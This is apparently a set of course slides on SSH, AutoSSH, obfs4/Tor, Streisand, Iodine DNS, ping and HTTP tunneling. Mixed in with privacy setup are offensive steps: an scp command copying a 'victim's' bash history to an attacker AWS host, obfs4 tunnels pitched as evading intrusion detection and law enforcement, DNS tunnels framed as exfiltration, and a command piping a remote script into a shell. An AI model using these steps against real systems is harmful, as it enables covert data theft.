
It should appear as “/root/.ssh/cwi_test_key.pub”.

Copy and paste this path into a text file or something.

Now go start gstm, ***gstm***

```
[SSH256]
→ .ssh ls
authorized_keys cwi_test_key.pub cwi_test_key.pub.pub id_rsa id_rsa.pub known_hosts test test.pub
→ .ssh ls $PWD/cwi_test_key.pub
/root/.ssh/cwi_test_key.pub
→ .ssh █
```

GSTM: Make A New Tunnel



The image shows a 'Tunnel properties' dialog box with a 'Tunnel configuration' section. It contains the following fields and options:

- Name:** MyTunnel
- Host:** 18.144.57.251
- Login:** root
- Port:** 22
- ☒ **Autostart**
- Privkey:** /root/.ssh/id_rsa.pub (optional)

There is a small icon of a terminal window to the right of the Port field. Below the configuration section, the 'Port redirection' section is partially visible.

Click on “Add” and add your login, which is “root”, your host, which is the IPv4 address of your AWS instance, and paste the \$PATH of your public key into privkey.

Check the Autostart and save the options.

We need to verify that it worked and that there is a tunnel that is formed.

GSTM: Verifying that SSH Tunnel Exists

Verify that it worked

→ **`.ssh netstat -antp | grep ssh`**

```
tcp      0      0 0.0.0.0:666          0.0.0.0:*          LISTEN    16092/sshd
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN    16092/sshd
tcp      1      0 10.0.1.20:56324      52.40.247.23:22     ESTABLISHED 15364/ssh
tcp      1      0 10.0.1.20:40328      18.144.57.251:22     ESTABLISHED 16450/ssh
tcp      1      0 10.0.1.20:43966      54.212.254.96:22     ESTABLISHED 15361/ssh
→ .ssh
```

As you can see, there is now a persistent ssh tunnel between...

Internal IP 10.0.1.20 → NAT → External Server/IP 18.144.57.251

Ports interacted with are

Port 22 of the local machine → Port 22 of the NAT router → Port 22 of the External Server's NAT

I am sure you find it amusing that I revealed my public IP addresses for a remote VPS instance, believing it may be a security issue but I will assure you that I constantly rotate and get new IPs all the time. And I altered the third and fifth lines.

So don't even bother trying to hack me. Amazon tends to get pissed off really easily and is very trigger-happy with bans

GSTM: Verifying that SSH Tunnel Exists Part #2

Verify a second time that the tunnel is open

→ ~ *ssh aws*

The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

You have new mail.

Last login: Wed Jan 17 16:51:16 2018 from 70.167.12.34

root@kali:~#

As you can see, there is no password prompt or authentication. Commands such as SCP are performed automatically and without hesitation (next slide). We have successfully established a trust between a remote and a local computer as a SSH Tunnel.

GSTM: “Exfiltrate Something!”

Test that it worked. Attempt to secure-copy the bash shell history from “victim” to “attacker” (your remote AWS instance).

```
→ ~ scp -r /root/.bash_history root@aws://root/Downloads
.bash_history          100% 2421  73.4KB/s  00:00
```

Note, I have my AWS IP address saved in a line on /etc/hosts:

```
18.144.57.251      aws
```

Congratulations, we have successfully established a persistent SSH Tunnel. And we swiped a target’s bash_history for analysis (cleartext passwords maybe?).

We will now move forward with a more difficult but readily available option for SSH Tunneling, AutoSSH.

```
→ .ssh cd /root/Documents
→ Documents scp -r rpi_custom_main.py root@aws://root/Downloads
/etc/ssh/ssh_config line 23: Unsupported option "rhostersaauthentication"
/etc/ssh/ssh_config line 24: Unsupported option "rsaauthentication"
rpi_custom_main.py
→ Documents
```

100% 5025 190.8KB/s 00:00

What is AutoSSH?

AutoSSH is a command line program that performs the same function as GSTM. It's not as user friendly and may be hard to get started with. However it will prove to be more popular because of the fact that no GUI is required and can be cronjobbed, allowing on-reboot startups.

It can be interacted with on a Raspberry Pi running nothing else than a minimalist tty shell.

AutoSSH also has one advantage AGAINST GSTM, as it monitors the port and immediately restarts a SSH connection in the event that the SSH Daemon crashes or something catastrophic.

You are able to configure this “Check-and-Fix” Interval at any range you like

AutoSSH: Basic Command

The only difference between SSH and AutoSSH syntax is the binary to launch. Everything else, including position and arguments are exactly the same. Let's create a basic, manually configured and synchronous AutoSSH tunnel.

```
autossh -L 22:localhost:22 root@aws
```

Unless you changed /etc/ssh/ssh_config, I DO NOT RECOMMEND doing anything to the “22” in “autossh -L 22”. However, if SSH traffic is configured to exit somewhere else, you are to use the syntax as so....

```
Autossh -L <Local Port>:localhost:<Remote Port>
```

Or for your home NAT router...

```
Autossh -L <Port your SSH service running on>:localhost:<Router's External Public IP Port>
```

Note that if you were to escape out of this with a CTRL+C, the tunnel dies. So open a new window and verify the tunnel by

```
netstat -antp | grep ssh
```

AutoSSH: Verify Basic Command

→ ~ netstat -antp | grep ssh

```
tcp      0      0 0.0.0.0:666          0.0.0.0:*        LISTEN    23547/sshd
tcp      0      0 127.0.0.1:39035      0.0.0.0:*        LISTEN    25311/ssh
tcp      0      0 127.0.0.1:39036      0.0.0.0:*        LISTEN    25299/autossh
tcp      0      0 0.0.0.0:22          0.0.0.0:*        LISTEN    23547/sshd
tcp      0      0 10.0.1.20:49044      18.144.57.251:22  ESTABLISHED 23493/ssh
tcp      0      0 10.0.1.20:52626      18.144.57.251:22  ESTABLISHED 25311/ssh
tcp      0      0 10.0.1.20:49022      18.144.57.251:22  ESTABLISHED 23455/ssh
tcp      0      0 10.0.1.20:47224      18.144.57.251:22  ESTABLISHED 21991/ssh
tcp      0      0 10.0.1.20:46620      18.144.57.251:22  ESTABLISHED 21506/ssh
tcp      0      0 10.0.1.20:49052      18.144.57.251:22  ESTABLISHED 23523/ssh
tcp      0      0 10.0.1.20:46668      18.144.57.251:22  ESTABLISHED 21562/ssh
tcp6     0      0 :::1:9050            :::*              LISTEN    25311/ssh
tcp6     0      0 :::1:39035           :::*              LISTEN    25311/ssh
tcp6     0      0 :::1:22              :::*              LISTEN
```

AutoSSH: Easy Mode AutoSSH

We can open AutoSSH tunnels in the background, as it is able to restart the tunnel if it collapses or fails (like sshd crashing). Furthermore we can cronjob this on bootup to allow it to autostart as soon as the server reboots, useful for remote administration.

Make a file named “config” in your .ssh directory...

Nano /root/.ssh/config

And add the following parameters, we are continuing on from what we have done before, using the same keys from the GSTM Exercise.

```
Host cwi-aws-tunnel
  HostName 18.144.57.251
  User root
  Port 22
  IdentityFile /root/.ssh/cwi_test_key.pub
  LocalForward 22 localhost:22
  ServerAliveInterval 30
  ServerAliveCountMax 3
```

AutoSSH: Easy Mode AutoSSH Continued

```
Host cwi-aws-tunnel
  HostName 18.144.57.251
  User      root
  Port      22
  IdentityFile /root/.ssh/cwi_test_key.pub
  LocalForward 22 localhost:22
  ServerAliveInterval 30
  ServerAliveCountMax 3
```

Note, the first 3 lines after “Host cwi-aws-tunnel” refers to the REMOTE server (the attacker in our previous scenario stealing bash_history info). The following four lines refer to the LOCAL victim (who we generated a key to authenticate with before and installed the key onto our attacker server).

Normally LocalForward should always be 22 (unless you changed the ssh client settings at /etc/ssh/ssh_config), but **localhost’s port could be anything not 22, such as 9050 for torsocks proxies.**

We will cover this later in the following chapter where we produce a obfs4 encapsulated tunnel to securely transmit information away from prying eyes and pursuing law enforcement (or spies chasing you if thats your fancy).

From now on, all new hosts for your tunnels in AutoSSH must be added INTO THIS FILE. /root/.ssh/config

AutoSSH: Verifying Easy Mode AutoSSH

Start your tunnel up

```
autossh -M -O -f -T -N cwi-aws-tunnel
```

Attempt to login using the standard ssh command “ssh root@aws”

```
→ ~ autossh -L 22:localhost:666 root@aws  
/etc/ssh/ssh_config line 23: Unsupported option "rhostsrsaauthentication"  
/etc/ssh/ssh_config line 24: Unsupported option "rsaauthentication"  
bind: Address already in use
```

The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

You have new mail.

Last login: Wed Jan 17 17:36:31 2018 from 70.167.12.34

→ .ssh autossh -M -O -f -T -N cwi-aws-tunnel

→ .ssh netstat -antp | grep ssh

tcp	0	0 0.0.0.0:666	0.0.0.0:*	LISTEN	16092/sshd
tcp	0	0 0.0.0.0:22	0.0.0.0:*	LISTEN	16092/sshd
tcp	0	0 10.0.1.20:46620	18.144.57.251:22	ESTABLISHED	21506/ssh
tcp	0	0 10.0.1.20:46668	18.144.57.251:22	ESTABLISHED	21562/ssh
tcp6	0	0 ::1:22	:::*	LISTEN	21506/ssh

Obfuscation 4 Tunneling with Tor

To attack private parties “relatively unnoticed”, and
to make traffic appear as something else.
And if you wear a tinfoil hat.

What is Obfs4?

Obfs4proxy: Installation and Getting Your Bridges

NMap: Using obfs4proxy

Building Privacy Protection Obfs4 SSH Tunnels

Lets build on what we know from establishing SSH tunnels and add this to `/root/.ssh/config`

Host obfs4-tunnel

HostName 18.144.57.251

User root

Port 22

IdentityFile /root/.ssh/cwi_test_key.pub

LocalForward 22 localhost:9050

ServerAliveInterval 30

ServerAliveCountMax 3

We are going to...

1. Build a extremely well-encrypted proxy tunnel
2. That contains a top-of-the-line transport
3. Which will transmit sensitive data from remote host to remote host
4. Without looking malicious
5. Will not set off Network Intrusion Detection Systems
6. And the traffic will appears as something else (like a Skype Call)

This trick can be used for good and evil, be aware that a attacker can exfiltrate data unnoticed using this same tactic.

Obfs4proxy: Building your own Tor Bridge for obfs4

The public Tor bridges, even the one that you received from the link are pretty unreliable, especially since Android phones can use Tor via Orbot, adding so much more traffic to the network.

Let's build our own bridge, using a spare Amazon AWS server. The Tor community is excited to have more voluntary contributors of bandwidth to their network by opening a volunteer Tor Relay.

CWI: All Disciplines Midterm Project

Installing Streisand, a all-in-one privacy framework.

Midterms: Installing and Using Streisand

You may not realize this but you have actually done about 50% of the work of installing Streisand, a notoriously difficult to install privacy toolkit, by the time you reached this slide.

As your midterm project, you are to finish the installation process.

Streisand's method is actually simple, if poorly documented.

You are to use a existing Amazon Web Services Remote Server Instance (Elastic Compute Cloud) to host a OpenVPN proxy made specifically for yourself. All traffic that you desire, may be routed to this proxy before the application of pluggable transports, etc.

That is all there is to it. But implementing is the real misery, which I have gone through, documented, and now made available as a easymode guide that consists of the midterm project.

Going over the requirements of a successful Streisand installation, you have already performed the tasks of...

1. Signing up for a AWS account.
2. Launching a AWS instance and installing your SSH keys into the server.
3. Installed all of the prerequisites apt packages
4. Install a few more python packages
5. Install Ansible
6. Install the necessary frameworks to allow interaction with your free student tier AWS instance from your home DESKTOP*
7. Git clone the Streisand repository
8. Create a screen instance and run a detached session automating the Streisand auto-installer.

* have successfully done all of this remotely using my cell phone to prove my point.

What is Streisand?

Signing up for a *AWS* account.

Launching a AWS instance and generating the SSH Keys

Login and start up the AWS instance

URL:

Then, assuming you did not follow through with our previous exercise of SSH tunnels, you will need to generate and install the keys to the server.

Type this and follow the prompt.

Ssh-keygen

Copy over your new keys and follow the prompt

Ssh-copy-id <IPv4 address of AWS instance>

Generating your AWS Access Keys

Save the credentials in a safe place. You will NOT be able to retrieve the keys after you close the browser window!

1. Go to this URL, it will prompt you for your login
https://console.aws.amazon.com/iam/home?#security_credential
2. Click on Access Keys
3. Click on Create Key

In the following pop-up window, **SAVE the private key! In a text file.**

You will need this to complete the Streisand installer.

Your Security Credentials

Use this page to manage the credentials for your AWS account. To manage credentials, see [AWS IAM User Guide](#). To learn more about the types of AWS credentials and how they're used, see [AWS IAM User Guide](#).

+	Password
+	Multi-factor authentication (MFA)
+	Access keys (access key ID and secret access key)
+	CloudFront key pairs
+	X.509 certificate
+	Account identifiers

—


Access keys (access key ID and secret access key)

You use access keys to sign programmatic requests to AWS services. Access keys are used to sign requests to AWS services. Access keys are used to sign requests to AWS services. Access keys are used to sign requests to AWS services.

Note: You can have a maximum of two access keys per user.

Created	Deleted
Jan 18th 2018	

Create New Access Key



Important Change - May 2018
As described in a [previous announcement](#), we're making a change to the way we handle access keys. As a [best practice](#), we recommend that you rotate your access keys regularly.

Installed all of the prerequisites apt packages

Go back to your LOCAL MACHINE. Stop interacting with the AWS instance for now, but keep it running.

Install the necessary apt packages

```
sudo apt-get update && apt-get install -y tor tsocks obfs4proxy git install  
python-paramiko python-pip python-pycurl python-dev build-essential
```

Install Ansible

```
sudo pip install ansible markupsafe
```

Install the necessary controller framework for AWS, on your LOCAL MACHINE

```
sudo pip install boto
```

Finally, lets go over a few requirements before we git clone the installer.
To ensure a clean, uninterrupted installation.

Git clone the Streisand repository and run autoinstaller in background

Warning

It's important you run it as a detached screen instance.

This ensures that if the process is interrupted somehow, the installation will still continue in the background.

The only thing that can stop it, is if you kill screen, or the installer script, or pushed the power button on your PC.

Create a detached screen instance

```
screen -s streisandinstaller
```

Git clone streisand

```
git clone https://github.com/streisandeffect/streisand
```

Start the streisand script

```
cd streisand  
./streisand
```

Be sure to follow the autoinstaller and generate/copy your keys then

Detach from the session

On your keyboard press [CTRL] + [A] + [D]

You can revisit the installer at any time with

```
screen -r streisandinstaller
```

Read the documentation

Your Streisand's Fancy User Manual is located at
`Cd ./streisand/generated-docs`

So you should copy and make a backup of it.
`Cp -r *.html /root/Documents`

And you can start by reading the manual. Your login creds will be at the bottom of the browser window after you type
Firefox streisand.html

Enter your SSL login creds, be sure to have firefox make an exception.

Once again, I am aware I revealed the ipv4 address of my Streisand server. But because it was made only for instructional purposes, I delight in hearing of any snarky attempts to “hack me” before I take it down.



Your connection is not secure


The owner of 184.169.198.126 has configured their website improperly. To protect your information from being stolen, Firefox has not connected to this website.

[Learn more...](#)

[Go Back](#)

[Advanced](#)

☐ Report errors like this to help Mozilla identify and block malicious sites



Congratulations, Halfway Through!

You have now mastered the basics of SSH Tunneling, and applied it to putting together a free privacy proxy server.

At this point it gets easier, just read the streisand.html docs to pick out things that you want to use. All it is at this point is a apt-get install and a login away.

I highly recommend setting up OpenVPN + stunnel4 + obfs4proxy + tor. So you can secure your browsing habits.

That would be the #4 link.

The guide eventually instructed me to enter my own conf file as a run command:

```
sudo openvpn 184.169.198.126-stunnel.ovpn
```

STREISAND

[Français](#) [English](#)


Welcome to the **streisand** [Streisand](#) Gateway server. You are only moments away from an uncensored connection to the Internet.

Connection Instructions

There are multiple ways to bypass censorship, and Streisand provides several choices and different protocols in the event that any of them are restricted.

- [L2TP/IPsec](#)
- [OpenConnect / Cisco AnyConnect](#)
- [OpenVPN \(direct\)](#)
- [OpenVPN \(stunnel\)](#)
- [Shadowsocks](#)
- [SSH](#)
- [Tor](#)
- [WireGuard](#)

Midterm Assignment Completed



To show you that it is working, open a browser tab and Google “My IP”.

This has correctly revealed that my IP is NOT my home’s IP, but instead my Streisand server 184.169.198.126

Shutting down OpenVPN will cause your real IP to be revealed again.

You can add the following line to crontab via **crontab -e** to ensure it works as soon as you start up your machine. **With YOUR OWN STREISAND CONFIG FILE.**

```
@reboot sleep 30; sudo openvpn  
184.169.198.126-stunnel.ovpn
```

DNS Tunneling with Iodine

To circumvent restrictive firewall rules, captive portals, and WAN blocks

Iodine DNS Tunnel Setup

DNS Tunneling (or “UDP Tunnels”), is a alternative to standard SSH tunneling.

1. However, DNS Tunneling requires that you have access to a registered web domain or some sort of tangible URL
2. UDP by itself is inherently not as secure as TCP (3-way handshake) but can be modified with encrypted protocols and transports
3. It's also extremely SLOW

Take note that this must be a actual DNS server, in other words, a webhosting VPS.

You can configure a compatible webserver for Iodine, by using Amazon Lightsail with Serverpilot.io

Iodine DNS Tunnel Setup

ONLY PROCEED with the Iodine Setup, **AFTER** you have (a) A domain name and (b) A website server for cheap.

1. **You need to configure your domain name settings beforehand.**
 - a. Create a A-Record Entry where [iodns.yourwebsite.com](#) points to your public origin IP address
 - b. Create a NS-Record Entry where [iod.yourwebsite.com](#) points to being managed by [iodns.yourwebsite.com](#)
2. **You need to install iodine & iodined on both your server and client**
3. **There is a difference between iodined and iodine.**
 - a. Iodined is the DAEMON that runs on the server.
 - b. Iodine is the client that runs on whoever you want to connect to the DNS tunnel.
4. **When you think you are done, check the connection quality from the dev's Iodine Setup Checker**
<http://code.kryo.se/iodine/check-it/>
 - a. I had a particularly annoying problem that I fixed, involving that even though my DNS records are correct, it failed to connect to the server because IodineD failed to open port 53. Eventually I found the issue in Amazon Lightsail Settings. And had to manually open the port.
 - b. Also do not forget to open it from the webserver side as well, using Ubuntu Firewall, “**sudo ufw allow 53/udp**” and then verify it with “**sudo ufw status verbose**”.

Iodine DNS Tunnel Setup

1. Login to your DNS Provider
2. **A special note about authoritative DNS providers, such as CDN/WAF providers like CloudFlare.** Instead of changing your DNS settings on your domain provider like namecheap, or your webhost like Amazon Lightsail, you MUST login to CloudFlare to add the DNS settings
3. **Add one A-Record**, from (for example my website), iodns.listerunlimited.com to point to your ORIGIN IP, which is the IP of your webserver
4. **Add another NS-Record**, iod.listerunlimited.com and have it point to iodns.listerunlimited.com
5. Save your settings, it may take up to 48 hours for the DNS settings to propagate across the globe.

Iodine DNS Tunnel Setup

1. Install Iodine from your Kali Linux repo, **apt-get update && apt-get install -y iodine**
2. This step must be done for both your SERVER and your CLIENT
3. For your SERVER

iodined -f -c -P <PASSWORD> <ORIGIN IP> iod.listerunlimited.com

4. For your CLIENT

iodine -r -f -P <PASSWORD> iod.listerunlimited.com

*Note that the server uses iodined and not iodine

**Obviously, you are not going to use my domain. You are using your domain.

Iodine DNS Tunnel Setup

With your server running iodined

1. Check connectivity using the official developer's web app checker

<http://code.kryo.se/iodine/check-it/>

2. A common issue is that UDP port 53 is either not open, or is blocked by a firewall. Open it by...
 - a. On your webserver, **sudo ufw allow 53/udp**
 - b. On your webhost's online firewall settings, allow **port 53** to be open to **UDP traffic**

Iodine DNS Tunnel Setup

At this point, we should be able to establish a connection. On your client machine.

```
iodine -r -f -P <PASSWORD> iod.listerunlimited.com -I1 -LO
```

If you were to type **ifconfig -a**, then you would find either a **dns0** or **tun0**, which represents your tunneling interface. Congratulations, you have constructed a DNS Tunnel.

At this point you can do other things, such as SSHing into it, or adding it as a proxy server to proxychains (in a later part of this section). Or, there is a method to route all of your own traffic to the proxy server (will not work assuredly in my tests though)

Iodine DNS Tunnel Setup

To verify that the tunnel works, type **ifconfig -a** and look for the interfaces **dns0** or **tun0**.

Login to your Iodine service as a client, **iodine -r -f -P <PASSWORD> iod.listerunlimited.com -l1 -LO**

Tap into the network with a packet sniffer, **tcpdump -i dns0** or **tun0**. And using a new terminal, **SSH login into the webserver**

Instantaneously, the SSH handshake should be caught by tcpdump and output instantly fills the terminal. Now try typing in the terminal, each letter you press, including **[BACKSPACE]** will generate traffic.

Iodine DNS Tunnel Full Routing Setup - Server

Now, this tactic allows you to route all of your traffic through the DNS Tunnel, which can be useful in situations such as, being constricted behind a firewall or not being able to browse WAN traffic but still having the option of resolving external hostnames.

However my test runs did not produce good results on the client side.

First configure the SERVER SIDE:

Make a bash script, **echo “ > dns_routing_server.sh**

Then echo your first line for IP forwarding, **echo “sudo bash -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'” >> dns_routing_server.sh**

Iodine DNS Tunnel Full Routing Setup - Server

Now set up the NAT rules, **nano dns_routing_server.sh** and press **CTRL + V** to jump to the last line. Add the following lines

```
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE  
sudo iptables -A FORWARD -i eth0 -o dns0 -m state --state RELATED,ESTABLISHED -j ACCEPT  
sudo iptables -A FORWARD -i dns0 -o eth0 -j ACCEPT
```

Close the file, **CTRL + X + Y + ENTER**. And then modify permissions to read, write, executable, **chmod 777 dns_routing_server.sh**.

Run the script, **./dns_routing_server.sh** and then check that your IP forwarding flag has been set to 1, **cat /proc/sys/net/ipv4/ip_forward**

Iodine DNS Tunnel Full Routing Setup - Client

Here is the hard part, login to your client machine and find out who on your network is your DNS server, **dig google.com | grep SERVER**. Then find your tunnel IP, **ifconfig -a dns0 | grep inet** and note the IP of your tunnel interface.

Then type **route -n** to find the NAT gateway IP. Note the IP addresses and lets make a script, **nano dns_routing_client.sh**. Lets assume that my DNS server was discovered to be **10.0.1.1** port 53. The gateway is also discovered to be **10.0.1.1**, and my IP of my dns0 tunneling interface is **52.40.214.44** Then I will add the following lines

```
sudo route add -host 52.40.214.44 gw 10.0.1.1  
sudo route del default  
sudo route add default dev dns0 gw 52.40.214.44
```

Iodine DNS Tunnel Full Routing Setup - Client

Save the script, chmod it to executable and then execute it.

Now as the client, try pinging your new gateway + tunneling interface, **ping 52.40.214.44**, if you receive a ping response, you should have done this correctly.

Open a packet sniffer tapping your tunnel interface, **tcpdump -i dns0**

Then go browse the web or something and watch the box. If the box fills up with traffic, then you have done this correctly.

Iodine DNS Tunnel Full Routing Setup - Client

Note how slow DNS Tunneling is, pinging Google's DNS, **ping 8.8.8.8**

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
```

```
64 bytes from 8.8.8.8: icmp_seq=1 ttl=47 time=326 ms
```

```
64 bytes from 8.8.8.8: icmp_seq=2 ttl=47 time=304 ms
```

```
64 bytes from 8.8.8.8: icmp_seq=3 ttl=47 time=245 ms
```

```
64 bytes from 8.8.8.8: icmp_seq=4 ttl=47 time=234 ms
```

DNS Tunnels are clearly not the first choice when it comes to data exfiltration (normally pings to Google would average 20 to 30 ms).

To restore your normal internet routing paths, the easiest way is to bring your internet interface down, **ifconfig eth0 down** and then **ifconfig eth0 up**, and finally allowing it to acquire it's IP address naturally, **dhclient eth0** and **route add default gw 10.0.1.1**

A word about Iodine and VPS login issues

After you route all of your client traffic to the DNS tunnel, you might run into issues logging into your webserver. Either the SSH login will hang or you will see traffic but nothing happens.

You need to terminate all instances of the DNS Tunnel by **killall iodine** before you are able to login to your webserver again.

If you were tunneling traffic, you must restore your internet connectivity by a manual reset and rerouting of your network interfaces to its normal configuration

```
ifconfig eth0 down && ifconfig eth0 up && dhclient eth0 && route add  
default gw 10.0.1.1
```

*Assuming your gateway is **10.0.1.1**, but it can also be **192.168.1.1**

Ping Tunneling with ptunnel

Same purpose as DNS Tunnels for pingable hosts

Ping Tunnel Setup (Not Tested on Exams)

Ping tunnels is effectively a form of obfuscation, where the data that is transmitted is actually carried within ICMP (ping) packets.

To an outside individual, it would appear that you left the ping x.x.x.x command open and failed to close it. Within the traffic however, lies the data.

However, the destination must be PINGABLE for ptunnels to work. Restrictive firewall rules that drop and/or ignore ping packets will cause this method to fail.

Strangely, ptunnel requires packet capturing software to be installed as well. Install the ptunnel package by typing: **apt-get update && apt-get install -y ptunnel**

Ping Tunnel Setup

1. Find your internal IP address. **Ifconfig -a | grep eth0** or **wlan0** if this server is connected wirelessly.
2. Start the ptunnel proxy service after learning of the following parameters
 - a. Proxy address (internal IP)
 - b. Proxy listener port (specify it)
 - c. Destination address
 - d. Destination port
 - e. Network interface used (eth0 or wlan0 usually)

Ping Tunnel Setup Example

Lets assume that the following facts are true, that my **Internal IP Address: 172.31.20.135**, that the port I am going to specify is **8000**, that the destination I want to reach is **13.56.139.49 (public IP)**, and that the destination port opened is **666**.

Create a Detachable Screen Instance so that it can run in the background

Screen -S ptun-client

Start the proxy server

Ptunnel -p 172.31.20.135 -lp 8000 -da 13.56.139.49 -dp 666 -c eth0 -v 5

Detach the session

[CTRL] + [A] + [D]

At this point the tunnel has been properly established and we can login to our VPS by typing **ssh localhost -p 8080**

Other Tunneling Tactics

OpenVPN, HTTP Tunnels, Tor Proxifiers, Proxy Management Tools, and Reverse Shells

OpenVPN Setup

GitHub has hosted a plethora of easy-install scripts designed to make setting up OpenVPN easier.

Just kidding, OpenVPN is NOT easy to configure. Regardless of whatever kind of point-and-click utilities or autoinstallation scripts there may be. You should either get a router that permits the configuration of OpenVPN or install firmware that allows you to do so.

Git clone <https://raw.githubusercontent.com/Angristan/OpenVPN-install/master/openvpn-install.sh> | sh

Follow the on-screen instructions and be sure to keep your copy of your SSL certificate. Alternatively, cheap monthly payments can afford you a pre-configured OpenVPN tunnel out the box.

OpenVPN Setup

Follow this guide to enable the client-side VPN usage:

<https://www.blackmoreops.com/2014/06/05/enable-vpn-kali-linux/>

```
apt-get install -y network-manager-openvpn-gnome network-manager-pptp network-manager-pptp-gnome  
network-manager-strongswan network-manager-vpnc network-manager-vpnc-gnome
```

HTTP Tunnels

For particularly restrictive firewall settings that only permit traffic through ports 80 and 443, a HTTP Tunnel may be necessary. HTTP Tunnel is not installed in Kali Linux by default. To install, **apt-get update && apt-get install -y httpunnel**

There are two commands in a basic HTTP Tunnel. We have hts (server-side) and htc (client-side).

Assume that you want to have the SERVER forward all connections from port 2139 to local port 22 (the SSH service). On the server, you would type, **hts -F localhost:22 2139**

We now need to create a pathway for the client to that tunnel. Assume that the server's internal IP address is 192.168.1.15. And that our client wants to forward ALL LOCAL connections on PORT 8090 to the server. On the client, type, **htc -F 8090 192.168.1.15:2139**. This creates a static relationship, where all connections involving our port 8090 is automatically being forwarded to the server (192.168.1.15) on PORT 2139. Which then itself, is forwarded to PORT 22, the SSH (Secure Shell) Service

Logging into that server is as easy as typing **ssh localhost -p 8090**

Tor, Proxychains, and TSocks

Tor is a anonymity protocol which stands for The Onion Router.

1. The .onion domains are commonly referred to as “Onion-Land”.
2. Has notoriety in shady dealings such as hackers-for-hire, pedophilia, and narcotics sales (“Silk Road”)
3. Tor however, does not grant complete anonymity, as raids by federal agents have pointed out (endpoint sniffing).
4. As a last resort, you can still route traffic through Tor by installing TSocks and routing commands through Tor to afford some degree of anonymity against your opponents during a engagement. Simply having Tor running (**service tor restart**) and precede any command with **tssocks**

Tsocks nmap 45.23.64.33 would run nmap scans against IP address 45.23.64.33

Proxychains

Proxychains is a tool that is easily configurable and allows the use of multiple proxy servers for your connections. Along with Tor + TSocks, Proxychains is another one of my favorites and by default it uses Tor (you can substitute those proxies in favor of ones you specify).

